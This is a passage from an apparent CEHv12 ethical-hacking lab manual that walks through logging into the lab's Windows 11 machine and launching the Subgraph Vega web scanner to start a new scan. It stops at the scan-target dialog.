
5. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, click **Ctrl+Alt+Del** to activate the machine.

6. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


> Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




7. Click **Search** icon ( ) on the **Desktop**. Type **vega** in the search field, the **Vega** appears in the results, click **Run as administrator** to launch it.



8. The **Subgraph Vega** main window appears, as shown in the screenshot.




9. Click **Scan** from the menu bar and select **Start New Scan** from the available options.



10. The **Select a Scan Target** window appears on the screen. Ensure that the **Enter a base URI for scan** radio button is selected under the **Scan Target** section.

